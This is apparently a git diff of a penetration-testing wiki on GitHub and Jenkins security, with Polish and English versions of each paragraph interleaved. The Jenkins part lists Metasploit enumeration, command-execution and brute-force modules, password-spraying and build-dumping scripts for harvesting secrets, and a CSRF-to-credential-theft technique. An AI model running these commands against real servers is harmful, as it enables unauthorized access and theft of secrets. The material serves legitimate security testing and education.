- An OAuth App can be used as an identity provider by enabling a "Login with GitHub" for the authenticated user.
|
||||
- **Don't** build an **OAuth App** if you want your application to act on a **single repository**. With the `repo` OAuth scope, OAuth Apps can **act on \_all**\_\*\* of the authenticated user's repositorie\*\*s.
|
||||
- **Don't** build an OAuth App to act as an application for your **team or company**. OAuth Apps authenticate as a **single user**, so if one person creates an OAuth App for a company to use, and then they leave the company, no one else will have access to it.
|
||||
- **More** in [here](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-oauth-apps).
|
||||
|
||||
### Github Applications
|
||||
|
||||
Github applications mogą prosić o uprawnienia do **dostępu do twoich informacji na github lub podszywania się pod ciebie** w celu wykonywania określonych działań na konkretnych zasobach. W Github Apps musisz określić repozytoria, do których aplikacja będzie miała dostęp.
|
||||
Github applications can ask for permissions to **access your github information or impersonate you** to perform specific actions over specific resources. In Github Apps you need to specify the repositories the app will have access to.
|
||||
|
||||
- Aby zainstalować GitHub App, musisz być **właścicielem organizacji lub mieć uprawnienia administratora** w repozytorium.
|
||||
- GitHub App powinien **łączyć się z kontem osobistym lub organizacją**.
|
||||
- Możesz stworzyć własną Github application w [https://github.com/settings/apps](https://github.com/settings/apps)
|
||||
- Możesz zobaczyć wszystkie **Github applications, które mają dostęp do twojego konta** w [https://github.com/settings/apps/authorizations](https://github.com/settings/apps/authorizations)
|
||||
- To są **API Endpoints dla Github Applications** [https://docs.github.com/en/rest/overview/endpoints-available-for-github-app](https://docs.github.com/en/rest/overview/endpoints-available-for-github-apps). W zależności od uprawnień Aplikacji będzie ona miała dostęp do niektórych z nich.
|
||||
- Możesz zobaczyć zainstalowane aplikacje w organizacji w _https://github.com/organizations/\<org_name>/settings/installations_
|
||||
- To install a GitHub App, you must be an **organisation owner or have admin permissions** in a repository.
|
||||
- The GitHub App should **connect to a personal account or an organisation**.
|
||||
- You can create your own Github application in [https://github.com/settings/apps](https://github.com/settings/apps)
|
||||
- You can see all the **Github applications that has access to your account** in [https://github.com/settings/apps/authorizations](https://github.com/settings/apps/authorizations)
|
||||
- These are the **API Endpoints for Github Applications** [https://docs.github.com/en/rest/overview/endpoints-available-for-github-app](https://docs.github.com/en/rest/overview/endpoints-available-for-github-apps). Depending on the permissions of the App it will be able to access some of them
|
||||
- You can see installed apps in an **organization** in _https://github.com/organizations/\<org_name>/settings/installations_
|
||||
|
||||
Kilka zaleceń bezpieczeństwa:
|
||||
Some security recommendations:
|
||||
|
||||
- GitHub App powinien **wykonywać działania niezależne od użytkownika** (chyba że aplikacja używa [user-to-server](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps#user-to-server-requests) tokena). Aby zabezpieczyć tokeny dostępu user-to-server, możesz użyć tokenów dostępu, które wygasają po 8 godzinach, oraz refresh tokena, który można wymienić na nowy token dostępu. Aby uzyskać więcej informacji, zobacz "[Refreshing user-to-server access tokens](https://docs.github.com/en/apps/building-github-apps/refreshing-user-to-server-access-tokens)."
|
||||
- Upewnij się, że GitHub App integruje się z **konkretnymi repozytoriami**.
|
||||
- GitHub App powinien **łączyć się z kontem osobistym lub organizacją**.
|
||||
- Nie oczekuj, że GitHub App będzie wiedział i robił wszystko, co użytkownik potrafi.
|
||||
- **Nie używaj GitHub App**, jeśli potrzebujesz tylko usługi "Login with GitHub". Jednak GitHub App może używać [user identification flow](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps) do logowania użytkowników _i_ wykonywania innych działań.
|
||||
- Nie twórz GitHub App jeśli _tylko_ chcesz działać jako użytkownik GitHub i robić wszystko, co ten użytkownik może zrobić.
|
||||
- Jeśli używasz swojej aplikacji z GitHub Actions i chcesz modyfikować pliki workflow, musisz uwierzytelnić się w imieniu użytkownika za pomocą tokena OAuth zawierającego scope `workflow`. Użytkownik musi mieć uprawnienia admin lub write do repozytorium, które zawiera plik workflow. Aby uzyskać więcej informacji, zobacz "[Understanding scopes for OAuth apps](https://docs.github.com/en/apps/building-oauth-apps/understanding-scopes-for-oauth-apps/#available-scopes)."
|
||||
- **Więcej** informacji [tutaj](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-github-apps).
|
||||
- A GitHub App should **take actions independent of a user** (unless the app is using a [user-to-server](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps#user-to-server-requests) token). To keep user-to-server access tokens more secure, you can use access tokens that will expire after 8 hours, and a refresh token that can be exchanged for a new access token. For more information, see "[Refreshing user-to-server access tokens](https://docs.github.com/en/apps/building-github-apps/refreshing-user-to-server-access-tokens)."
|
||||
- Make sure the GitHub App integrates with **specific repositories**.
|
||||
- The GitHub App should **connect to a personal account or an organisation**.
|
||||
- Don't expect the GitHub App to know and do everything a user can.
|
||||
- **Don't use a GitHub App if you just need a "Login with GitHub" service**. But a GitHub App can use a [user identification flow](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps) to log users in _and_ do other things.
|
||||
- Don't build a GitHub App if you _only_ want to act as a GitHub user and do everything that user can do.
|
||||
- If you are using your app with GitHub Actions and want to modify workflow files, you must authenticate on behalf of the user with an OAuth token that includes the `workflow` scope. The user must have admin or write permission to the repository that contains the workflow file. For more information, see "[Understanding scopes for OAuth apps](https://docs.github.com/en/apps/building-oauth-apps/understanding-scopes-for-oauth-apps/#available-scopes)."
|
||||
- **More** in [here](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-github-apps).
|
||||
|
||||
### Github Actions
|
||||
|
||||
To **nie jest sposób uwierzytelniania w github**, ale **złośliwe** Github Action może uzyskać **nieautoryzowany dostęp do github** i **w zależności** od **uprawnień** przyznanych Action może zostać przeprowadzonych kilka **różnych ataków**. Zobacz poniżej więcej informacji.
|
||||
This **isn't a way to authenticate in github**, but a **malicious** Github Action could get **unauthorised access to github** and **depending** on the **privileges** given to the Action several **different attacks** could be done. See below for more information.
|
||||
|
||||
## Git Actions
|
||||
|
||||
Git actions pozwalają automatyzować **wykonywanie kodu, gdy zdarzenie ma miejsce**. Zazwyczaj wykonywany kod jest **jakoś powiązany z kodem repozytorium** (np. budowanie obrazu docker lub sprawdzenie, czy PR nie zawiera sekretów).
|
||||
Git actions allows to automate the **execution of code when an event happen**. Usually the code executed is **somehow related to the code of the repository** (maybe build a docker container or check that the PR doesn't contain secrets).
|
||||
|
||||
### Konfiguracja
|
||||
### Configuration
|
||||
|
||||
W _https://github.com/organizations/\<org_name>/settings/actions_ można sprawdzić **konfigurację github actions** dla organizacji.
|
||||
In _https://github.com/organizations/\<org_name>/settings/actions_ it's possible to check the **configuration of the github actions** for the organization.
|
||||
|
||||
Można całkowicie zablokować użycie github actions, **zezwolić na wszystkie github actions**, lub zezwolić tylko na określone actions.
|
||||
It's possible to disallow the use of github actions completely, **allow all github actions**, or just allow certain actions.
|
||||
|
||||
Można też skonfigurować **kto wymaga zatwierdzenia do uruchamiania Github Action** oraz **uprawnienia GITHUB_TOKEN** Github Action podczas jego uruchomienia.
|
||||
It's also possible to configure **who needs approval to run a Github Action** and the **permissions of the GITHUB_TOKEN** of a Github Action when it's run.
|
||||
|
||||
### Git Secrets
|
||||
|
||||
Github Action zwykle potrzebują jakiegoś rodzaju sekretów do interakcji z github lub aplikacjami stron trzecich. Aby **uniknąć umieszczania ich w postaci jawnym w repo**, github pozwala umieścić je jako **Secrets**.
|
||||
Github Action usually need some kind of secrets to interact with github or third party applications. To **avoid putting them in clear-text** in the repo, github allow to put them as **Secrets**.
|
||||
|
||||
These secrets can be configured **for the repo or for all the organization**. Then, in order for the **Action to be able to access the secret** you need to declare it like:
|
||||
|
||||
Te sekrety mogą być skonfigurowane **dla repo lub dla całej organizacji**. Następnie, aby **Action mogła uzyskać dostęp do secretu**, musisz zadeklarować go w taki sposób:
|
||||
```yaml
|
||||
steps:
|
||||
- name: Hello world action
|
||||
with: # Set the secret as an input
|
||||
super_secret:${{ secrets.SuperSecret }}
|
||||
env: # Or as an environment variable
|
||||
super_secret:${{ secrets.SuperSecret }}
|
||||
- name: Hello world action
|
||||
with: # Set the secret as an input
|
||||
super_secret:${{ secrets.SuperSecret }}
|
||||
env: # Or as an environment variable
|
||||
super_secret:${{ secrets.SuperSecret }}
|
||||
```
|
||||
#### Przykład użycia Bash <a href="#example-using-bash" id="example-using-bash"></a>
|
||||
|
||||
#### Example using Bash <a href="#example-using-bash" id="example-using-bash"></a>
|
||||
|
||||
```yaml
|
||||
steps:
|
||||
- shell: bash
|
||||
env: SUPER_SECRET:${{ secrets.SuperSecret }}
|
||||
run: |
|
||||
example-command "$SUPER_SECRET"
|
||||
- shell: bash
|
||||
env: SUPER_SECRET:${{ secrets.SuperSecret }}
|
||||
run: |
|
||||
example-command "$SUPER_SECRET"
|
||||
```
|
||||
|
||||
> [!WARNING]
|
||||
> Secrets **mogą być dostępne tylko z poziomu Github Actions**, które je zadeklarowały.
|
||||
> Secrets **can only be accessed from the Github Actions** that have them declared.
|
||||
|
||||
> Po skonfigurowaniu w repo lub w organizations **users of github nie będą już mieli do nich dostępu**, będą mogli jedynie je **zmieniać**.
|
||||
> Once configured in the repo or the organizations **users of github won't be able to access them again**, they just will be able to **change them**.
|
||||
|
||||
W związku z tym **jedynym sposobem na kradzież github secrets jest uzyskanie dostępu do maszyny, która wykonuje Github Action** (w takim scenariuszu będziesz mieć dostęp tylko do secrets zadeklarowanych dla tej Action).
|
||||
Therefore, the **only way to steal github secrets is to be able to access the machine that is executing the Github Action** (in that scenario you will be able to access only the secrets declared for the Action).
|
||||
|
||||
### Git Environments
|
||||
|
||||
Github pozwala tworzyć **environments**, w których możesz zapisać **secrets**. Następnie możesz dać github action dostęp do secrets znajdujących się w environment za pomocą czegoś takiego:
|
||||
Github allows to create **environments** where you can save **secrets**. Then, you can give the github action access to the secrets inside the environment with something like:
|
||||
|
||||
```yaml
|
||||
jobs:
|
||||
deployment:
|
||||
runs-on: ubuntu-latest
|
||||
environment: env_name
|
||||
deployment:
|
||||
runs-on: ubuntu-latest
|
||||
environment: env_name
|
||||
```
|
||||
Możesz skonfigurować environment tak, aby był **dostępny** dla **wszystkich branches** (domyślnie), **tylko chronionych** branches lub **określić**, które branches mogą mieć do niego dostęp.\
|
||||
Dodatkowo, zabezpieczenia environment obejmują:
|
||||
- **Required reviewers**: blokują joby kierujące deploy do environment aż do momentu zatwierdzenia. Włącz **Prevent self-review**, aby wymusić zasadę czterech oczu przy samym zatwierdzeniu.
|
||||
- **Deployment branches and tags**: ograniczają, które branches/tags mogą deployować do environment. Preferuj wybór konkretnych branches/tags i upewnij się, że te branches są chronione. Uwaga: opcja "Protected branches only" odnosi się do klasycznych protections dla branchy i może nie działać zgodnie z oczekiwaniami, jeśli używasz rulesets.
|
||||
- **Wait timer**: opóźnia deploymenty o konfigurowalny czas.
|
||||
|
||||
Można też ustawić **liczbę wymaganych reviewów** przed **wykonaniem** **action** wykorzystującej environment lub poczekać pewien **czas** zanim deploymenty będą mogły kontynuować.
|
||||
You can configure an environment to be **accessed** by **all branches** (default), **only protected** branches or **specify** which branches can access it.\
|
||||
Additionally, environment protections include:
|
||||
- **Required reviewers**: gate jobs targeting the environment until approved. Enable **Prevent self-review** to enforce a proper four‑eyes principle on the approval itself.
|
||||
- **Deployment branches and tags**: restrict which branches/tags may deploy to the environment. Prefer selecting specific branches/tags and ensure those branches are protected. Note: the "Protected branches only" option applies to classic branch protections and may not behave as expected if using rulesets.
|
||||
- **Wait timer**: delay deployments for a configurable period.
|
||||
|
||||
It can also set a **number of required reviews** before **executing** an **action** using an **environment** or **wait** some **time** before allowing deployments to proceed.
|
||||
### Git Action Runner
|
||||
|
||||
A Github Action może być **wykonywana wewnątrz github environment** lub może być wykonywana w **infrastruktury third party** skonfigurowanej przez użytkownika.
|
||||
A Github Action can be **executed inside the github environment** or can be executed in a **third party infrastructure** configured by the user.
|
||||
|
||||
Wiele organizacji pozwala uruchamiać Github Actions w **infrastrukturze third party**, ponieważ bywa to **tańsze**.
|
||||
Several organizations will allow to run Github Actions in a **third party infrastructure** as it use to be **cheaper**.
|
||||
|
||||
Możesz **wypisać self-hosted runners** organizacji pod adresem _https://github.com/organizations/\<org_name>/settings/actions/runners_
|
||||
You can **list the self-hosted runners** of an organization in _https://github.com/organizations/\<org_name>/settings/actions/runners_
|
||||
|
||||
Sposób, by znaleźć które **Github Actions są uruchamiane w non-github infrastruktury**, to wyszukać `runs-on: self-hosted` w konfiguracji yaml Github Action.
|
||||
The way to find which **Github Actions are being executed in non-github infrastructure** is to search for `runs-on: self-hosted` in the Github Action configuration yaml.
|
||||
|
||||
Nie jest możliwe uruchomienie Github Action organizacji wewnątrz self hosted box innej organizacji, ponieważ **unikalny token jest generowany dla Runnera** podczas jego konfiguracji, aby wiedzieć, do kogo runner należy.
|
||||
It's **not possible to run a Github Action of an organization inside a self hosted box** of a different organization because **a unique token is generated for the Runner** when configuring it to know where the runner belongs.
|
||||
|
||||
Jeśli custom **Github Runner jest skonfigurowany na maszynie w AWS lub GCP**, na przykład, Action **może mieć dostęp do metadata endpoint** i **ukraść token service account**, z którego maszyna korzysta.
|
||||
If the custom **Github Runner is configured in a machine inside AWS or GCP** for example, the Action **could have access to the metadata endpoint** and **steal the token of the service account** the machine is running with.
|
||||
|
||||
### Git Action Compromise
|
||||
|
||||
Jeśli wszystkie actions (lub złośliwa action) są dozwolone, użytkownik mógłby użyć **złośliwej Github Action**, która **skompromentuje** **container**, w którym jest wykonywana.
|
||||
If all actions (or a malicious action) are allowed a user could use a **Github action** that is **malicious** and will **compromise** the **container** where it's being executed.
|
||||
|
||||
> [!CAUTION]
|
||||
> A **złośliwa Github Action** uruchomiona może zostać **wykorzystana** przez atakującego do:
|
||||
> A **malicious Github Action** run could be **abused** by the attacker to:
|
||||
>
|
||||
> - **Ukradzenia wszystkich secrets**, do których Action ma dostęp
|
||||
> - **Poruszania się lateralnie**, jeżeli Action jest uruchamiana w **infrastrukturze third party**, gdzie SA token użyty do uruchomienia maszyny może być dostępny (prawdopodobnie przez metadata service)
|
||||
> - **Nadużycia tokena** używanego przez **workflow**, aby **ukraść kod repo**, w którym Action jest uruchomiona lub nawet go zmodyfikować.
|
||||
> - **Steal all the secrets** the Action has access to
|
||||
> - **Move laterally** if the Action is executed inside a **third party infrastructure** where the SA token used to run the machine can be accessed (probably via the metadata service)
|
||||
> - **Abuse the token** used by the **workflow** to **steal the code of the repo** where the Action is executed or **even modify it**.
|
||||
|
||||
## Branch Protections
|
||||
|
||||
Branch protections są zaprojektowane, aby **nie dawać pełnej kontroli nad repo użytkownikom**. Celem jest **umieszczenie wielu mechanizmów ochronnych zanim będzie można wpisać kod do danego branch**.
|
||||
Branch protections are designed to **not give complete control of a repository** to the users. The goal is to **put several protection methods before being able to write code inside some branch**.
|
||||
|
||||
**Branch protections repo** można znaleźć pod adresem _https://github.com/\<orgname>/\<reponame>/settings/branches_
|
||||
The **branch protections of a repository** can be found in _https://github.com/\<orgname>/\<reponame>/settings/branches_
|
||||
|
||||
> [!NOTE]
|
||||
> Nie jest **możliwe ustawienie branch protection na poziomie organizacji**. Wszystkie muszą być zadeklarowane w każdym repo.
|
||||
> It's **not possible to set a branch protection at organization level**. So all of them must be declared on each repo.
|
||||
|
||||
Różne zabezpieczenia mogą być zastosowane do branch (np. master):
|
||||
Different protections can be applied to a branch (like to master):
|
||||
|
||||
- Możesz **wymagać PR przed merge** (tak, aby nie można było bezpośrednio merge’ować kodu do branch). Jeśli to jest wybrane, mogą być aktywne inne zabezpieczenia:
|
||||
- **Wymagaj liczby zatwierdzeń**. Często wymaga się 1 lub 2 dodatkowych osób do zatwierdzenia PR, żeby pojedynczy użytkownik nie mógł bezpośrednio scalć kodu.
|
||||
- **Odrzucaj zatwierdzenia gdy pushowane są nowe commity**. W przeciwnym razie użytkownik może zatwierdzić legitny kod, a następnie dodać złośliwy kod i zmerge’ować go.
|
||||
- **Require approval of the most recent reviewable push**. Zapewnia, że jakiekolwiek nowe commity po zatwierdzeniu (w tym pushy od innych współpracowników) ponownie wyzwalają review, więc atakujący nie może dopchać zmian po zatwierdzeniu i scalić.
|
||||
- **Wymagaj zatwierdzeń od Code Owners**. Co najmniej 1 code owner repo musi zatwierdzić PR (więc „losowi” użytkownicy nie mogą go zatwierdzić).
|
||||
- **Ogranicz kto może dismissować pull request reviews.** Możesz określić osoby lub zespoły uprawnione do odrzucania review.
|
||||
- **Pozwól wskazanym actorom na obejście wymagań pull request.** Ci użytkownicy będą mogli obejść poprzednie ograniczenia.
|
||||
- **Wymagaj przejścia status checks przed merge.** Niektóre checks muszą przejść przed możliwością merge (np. GitHub App raportujący wyniki SAST). Wskazówka: przypnij wymagane checks do konkretnego GitHub App; w przeciwnym razie dowolna aplikacja może sfałszować check przez Checks API, a wiele botów akceptuje dyrektywy skip (np. "@bot-name skip").
|
||||
- **Wymagaj rozwiązania konwersacji przed merge.** Wszystkie komentarze w kodzie muszą być rozwiązane zanim PR może zostać scalony.
|
||||
- **Wymagaj podpisanych commitów.** Commity muszą być podpisane.
|
||||
- **Wymagaj linear history.** Zapobiega pushowaniu merge commitów do pasujących branchy.
|
||||
- **Include administrators.** Jeśli to nie jest ustawione, administratorzy mogą obejść ograniczenia.
|
||||
- **Ogranicz kto może pushować do pasujących branchy.** Ogranicz kto może wysyłać PR.
|
||||
- You can **require a PR before merging** (so you cannot directly merge code over the branch). If this is select different other protections can be in place:
|
||||
- **Require a number of approvals**. It's very common to require 1 or 2 more people to approve your PR so a single user isn't capable of merge code directly.
|
||||
- **Dismiss approvals when new commits are pushed**. If not, a user may approve legit code and then the user could add malicious code and merge it.
|
||||
- **Require approval of the most recent reviewable push**. Ensures that any new commits after an approval (including pushes by other collaborators) re-trigger review so an attacker cannot push post-approval changes and merge.
|
||||
- **Require reviews from Code Owners**. At least 1 code owner of the repo needs to approve the PR (so "random" users cannot approve it)
|
||||
- **Restrict who can dismiss pull request reviews.** You can specify people or teams allowed to dismiss pull request reviews.
|
||||
- **Allow specified actors to bypass pull request requirements**. These users will be able to bypass previous restrictions.
|
||||
- **Require status checks to pass before merging.** Some checks need to pass before being able to merge the commit (like a GitHub App reporting SAST results). Tip: bind required checks to a specific GitHub App; otherwise any app could spoof the check via the Checks API, and many bots accept skip directives (e.g., "@bot-name skip").
|
||||
- **Require conversation resolution before merging**. All comments on the code needs to be resolved before the PR can be merged.
|
||||
- **Require signed commits**. The commits need to be signed.
|
||||
- **Require linear history.** Prevent merge commits from being pushed to matching branches.
|
||||
- **Include administrators**. If this isn't set, admins can bypass the restrictions.
|
||||
- **Restrict who can push to matching branches**. Restrict who can send a PR.
|
||||
|
||||
> [!NOTE]
|
||||
> Jak widać, nawet jeśli uda Ci się uzyskać poświadczenia użytkownika, **repo może być chronione i uniemożliwić Ci push kodu do master**, na przykład, by skompromitować pipeline CI/CD.
|
||||
> As you can see, even if you managed to obtain some credentials of a user, **repos might be protected avoiding you to pushing code to master** for example to compromise the CI/CD pipeline.
|
||||
|
||||
## Tag Protections
|
||||
|
||||
Tags (np. latest, stable) są domyślnie mutowalne. Aby wymusić przepływ czterech oczu przy aktualizacjach tagów, chroń tagi i powiąż zabezpieczenia przez environments i branchy:
|
||||
Tags (like latest, stable) are mutable by default. To enforce a four‑eyes flow on tag updates, protect tags and chain protections through environments and branches:
|
||||
|
||||
1) W regule ochrony tagu włącz **Require deployments to succeed** i wymagaj udanego deploymentu do chronionego environment (np. prod).
|
||||
2) W docelowym environment ogranicz **Deployment branches and tags** do release branch (np. main) i opcjonalnie skonfiguruj **Required reviewers** z **Prevent self-review**.
|
||||
3) Na branchu release skonfiguruj branch protections, aby **Require a pull request**, ustaw approvals ≥ 1 oraz włącz zarówno **Dismiss approvals when new commits are pushed**, jak i **Require approval of the most recent reviewable push**.
|
||||
1) On the tag protection rule, enable **Require deployments to succeed** and require a successful deployment to a protected environment (e.g., prod).
|
||||
2) In the target environment, restrict **Deployment branches and tags** to the release branch (e.g., main) and optionally configure **Required reviewers** with **Prevent self-review**.
|
||||
3) On the release branch, configure branch protections to **Require a pull request**, set approvals ≥ 1, and enable both **Dismiss approvals when new commits are pushed** and **Require approval of the most recent reviewable push**.
|
||||
|
||||
Taki łańcuch uniemożliwia jednemu współpracownikowi przetagowanie lub siłowe opublikowanie release’ów przez edycję workflow YAML, ponieważ bramki deploymentu są egzekwowane poza workflow.
|
||||
This chain prevents a single collaborator from retagging or force-publishing releases by editing workflow YAML, since deployment gates are enforced outside of workflows.
|
||||
|
||||
## References
|
||||
|
||||
@@ -268,3 +273,5 @@ Taki łańcuch uniemożliwia jednemu współpracownikowi przetagowanie lub siło
|
||||
- [GitHub Actions: A Cloudy Day for Security - Part 1](https://binarysecurity.no/posts/2025/08/securing-gh-actions-part1)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
@@ -1,119 +1,111 @@
|
||||
# Bezpieczeństwo Jenkins
|
||||
# Jenkins Security
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowe informacje
|
||||
## Basic Information
|
||||
|
||||
Jenkins to narzędzie, które oferuje prosty sposób na utworzenie środowiska **continuous integration** lub **continuous delivery** (CI/CD) dla niemal **dowolnej** kombinacji **języków programowania** i repozytoriów kodu źródłowego z użyciem pipeline'ów. Dodatkowo automatyzuje różne rutynowe zadania deweloperskie. Chociaż Jenkins nie eliminuje **potrzeby tworzenia skryptów dla poszczególnych kroków**, zapewnia szybszy i bardziej niezawodny sposób integracji całej sekwencji narzędzi do budowania, testowania i wdrażania, niż można to łatwo skonstruować ręcznie.
|
||||
Jenkins is a tool that offers a straightforward method for establishing a **continuous integration** or **continuous delivery** (CI/CD) environment for almost **any** combination of **programming languages** and source code repositories using pipelines. Furthermore, it automates various routine development tasks. While Jenkins doesn't eliminate the **need to create scripts for individual steps**, it does provide a faster and more robust way to integrate the entire sequence of build, test, and deployment tools than one can easily construct manually.
|
||||
|
||||
{{#ref}}
|
||||
basic-jenkins-information.md
|
||||
{{#endref}}
|
||||
|
||||
## Enumeracja bez uwierzytelnienia
|
||||
## Unauthenticated Enumeration
|
||||
|
||||
In order to search for interesting Jenkins pages without authentication like (_/people_ or _/asynchPeople_, this lists the current users) you can use:
|
||||
|
||||
Aby wyszukać interesujące strony Jenkins bez uwierzytelnienia, takie jak (_/people_ lub _/asynchPeople_, które wyświetlają aktualnych użytkowników), możesz użyć:
|
||||
```
|
||||
msf> use auxiliary/scanner/http/jenkins_enum
|
||||
```
|
||||
Sprawdź, czy możesz wykonywać polecenia bez uwierzytelniania:
|
||||
|
||||
Check if you can execute commands without needing authentication:
|
||||
|
||||
```
|
||||
msf> use auxiliary/scanner/http/jenkins_command
|
||||
```
|
||||
Bez poświadczeń możesz zajrzeć do ścieżki _**/asynchPeople/**_ lub _**/securityRealm/user/admin/search/index?q=**_ w poszukiwaniu **nazw użytkowników**.
|
||||
|
||||
Możesz być w stanie uzyskać wersję Jenkinsa z ścieżki _**/oops**_ lub _**/error**_
|
||||
Without credentials you can look inside _**/asynchPeople/**_ path or _**/securityRealm/user/admin/search/index?q=**_ for **usernames**.
|
||||
|
||||
You may be able to get the Jenkins version from the path _**/oops**_ or _**/error**_
|
||||
|
||||
.png>)
|
||||
|
||||
### Znane podatności
|
||||
### Known Vulnerabilities
|
||||
|
||||
{{#ref}}
|
||||
https://github.com/gquere/pwn_jenkins
|
||||
{{#endref}}
|
||||
|
||||
## Logowanie
|
||||
## Login
|
||||
|
||||
W podstawowych informacjach możesz sprawdzić **wszystkie sposoby logowania w Jenkins**:
|
||||
In the basic information you can check **all the ways to login inside Jenkins**:
|
||||
|
||||
{{#ref}}
|
||||
basic-jenkins-information.md
|
||||
{{#endref}}
|
||||
|
||||
### Rejestracja
|
||||
### Register
|
||||
|
||||
Możesz znaleźć instancje Jenkins, które **pozwalają na utworzenie konta i zalogowanie się do nich. Tak proste.**
|
||||
You will be able to find Jenkins instances that **allow you to create an account and login inside of it. As simple as that.**
|
||||
|
||||
### **Logowanie SSO**
|
||||
### **SSO Login**
|
||||
|
||||
Jeśli dostępne były funkcje/plug-iny **SSO**, powinieneś spróbować **zalogować się** do aplikacji przy użyciu konta testowego (np. testowego konta **Github/Bitbucket**). Sposób opisany [**tutaj**](https://emtunc.org/blog/01/2018/research-misconfigured-jenkins-servers/).
|
||||
Also if **SSO** **functionality**/**plugins** were present then you should attempt to **log-in** to the application using a test account (i.e., a test **Github/Bitbucket account**). Trick from [**here**](https://emtunc.org/blog/01/2018/research-misconfigured-jenkins-servers/).
|
||||
|
||||
### Bruteforce
|
||||
|
||||
**Jenkins** nie ma **polityki haseł** ani zabezpieczeń przed **username brute-force**. Konieczne jest zastosowanie **brute-force** wobec użytkowników, ponieważ mogą być używane **słabe hasła** lub **nazwy użytkowników jako hasła**, a nawet **odwrócone nazwy użytkowników jako hasła**.
|
||||
**Jenkins** lacks **password policy** and **username brute-force mitigation**. It's essential to **brute-force** users since **weak passwords** or **usernames as passwords** may be in use, even **reversed usernames as passwords**.
|
||||
|
||||
```
|
||||
msf> use auxiliary/scanner/http/jenkins_login
|
||||
```
|
||||
|
||||
### Password spraying
|
||||
|
||||
Użyj [this python script](https://github.com/gquere/pwn_jenkins/blob/master/password_spraying/jenkins_password_spraying.py) lub [this powershell script](https://github.com/chryzsh/JenkinsPasswordSpray).
|
||||
Use [this python script](https://github.com/gquere/pwn_jenkins/blob/master/password_spraying/jenkins_password_spraying.py) or [this powershell script](https://github.com/chryzsh/JenkinsPasswordSpray).
|
||||
|
||||
### IP Whitelisting Bypass
|
||||
|
||||
Wiele organizacji łączy **SaaS-based source control management (SCM) systems** takie jak GitHub lub GitLab z **internal, self-hosted CI** rozwiązaniem, takim jak Jenkins lub TeamCity. Ta konfiguracja pozwala systemom CI **receive webhook events from SaaS source control vendors**, głównie w celu uruchamiania zadań pipeline.
|
||||
Many organizations combine **SaaS-based source control management (SCM) systems** such as GitHub or GitLab with an **internal, self-hosted CI** solution like Jenkins or TeamCity. This setup allows CI systems to **receive webhook events from SaaS source control vendors**, primarily for triggering pipeline jobs.
|
||||
|
||||
Aby to osiągnąć, organizacje whitelistują zakresy adresów IP (IP ranges) platform SCM, umożliwiając im dostęp do internal CI system przez webhooks. Jednak warto pamiętać, że każdy może założyć konto na GitHub lub GitLab i skonfigurować je tak, by uruchamiać webhook, potencjalnie wysyłając żądania do internal CI system.
|
||||
To achieve this, organizations **whitelist** the **IP ranges** of the **SCM platforms**, permitting them to access the **internal CI system** via **webhooks**. However, it's important to note that **anyone** can create an **account** on GitHub or GitLab and configure it to **trigger a webhook**, potentially sending requests to the **internal CI system**.
|
||||
|
||||
Sprawdź: [https://www.paloaltonetworks.com/blog/prisma-cloud/repository-webhook-abuse-access-ci-cd-systems-at-scale/](https://www.paloaltonetworks.com/blog/prisma-cloud/repository-webhook-abuse-access-ci-cd-systems-at-scale/)
|
||||
Check: [https://www.paloaltonetworks.com/blog/prisma-cloud/repository-webhook-abuse-access-ci-cd-systems-at-scale/](https://www.paloaltonetworks.com/blog/prisma-cloud/repository-webhook-abuse-access-ci-cd-systems-at-scale/)
|
||||
|
||||
## Wewnętrzne nadużycia Jenkins
|
||||
## Internal Jenkins Abuses
|
||||
|
||||
W tych scenariuszach zakładamy, że masz ważne konto z dostępem do Jenkins.
|
||||
In these scenarios we are going to suppose you have a valid account to access Jenkins.
|
||||
|
||||
> [!WARNING]
|
||||
> W zależności od mechanizmu **Authorization** skonfigurowanego w Jenkins oraz uprawnień skompromitowanego użytkownika możesz, ale nie musisz, być w stanie przeprowadzić poniższe ataki.
|
||||
> Depending on the **Authorization** mechanism configured in Jenkins and the permission of the compromised user you **might be able or not to perform the following attacks.**
|
||||
|
||||
Aby uzyskać więcej informacji, zobacz podstawowe informacje:
|
||||
For more information check the basic information:
|
||||
|
||||
{{#ref}}
|
||||
basic-jenkins-information.md
|
||||
{{#endref}}
|
||||
|
||||
### Lista użytkowników
|
||||
### Listing users
|
||||
|
||||
Jeżeli uzyskałeś dostęp do Jenkins, możesz wyświetlić innych zarejestrowanych użytkowników pod adresem http://127.0.0.1:8080/asynchPeople/
|
||||
If you have accessed Jenkins you can list other registered users in [http://127.0.0.1:8080/asynchPeople/](http://127.0.0.1:8080/asynchPeople/)
|
||||
|
||||
### Zrzucanie buildów w celu znalezienia sekretów w postaci tekstu jawnego
|
||||
### Dumping builds to find cleartext secrets
|
||||
|
||||
Use [this script](https://github.com/gquere/pwn_jenkins/blob/master/dump_builds/jenkins_dump_builds.py) to dump build console outputs and build environment variables to hopefully find cleartext secrets.
|
||||
|
||||
Użyj [this script](https://github.com/gquere/pwn_jenkins/blob/master/dump_builds/jenkins_dump_builds.py) aby zrzucić build console outputs i build environment variables, w nadziei na znalezienie sekretów w postaci tekstu jawnego.
|
||||
```bash
|
||||
python3 jenkins_dump_builds.py -u alice -p alice http://127.0.0.1:8080/ -o build_dumps
|
||||
cd build_dumps
|
||||
gitleaks detect --no-git -v
|
||||
```
|
||||
### FormValidation/TestConnection endpoints (CSRF to SSRF/credential theft)
|
||||
|
||||
Niektóre pluginy udostępniają Jelly `validateButton` lub `test connection` handlers pod ścieżkami takimi jak `/descriptorByName/<Class>/testConnection`. Jeśli handlery **nie wymuszają POST ani sprawdzeń uprawnień**, możesz:
|
||||
|
||||
- Zmień POST na GET i usuń Crumb, by obejść CSRF.
|
||||
- Wywołaj handler jako low-priv/anonymous, jeśli nie istnieje sprawdzenie `Jenkins.ADMINISTER`.
|
||||
- Wykonaj CSRF na adminie i zamień parametr host/URL, aby exfiltrate credentials lub wywołać połączenia wychodzące.
|
||||
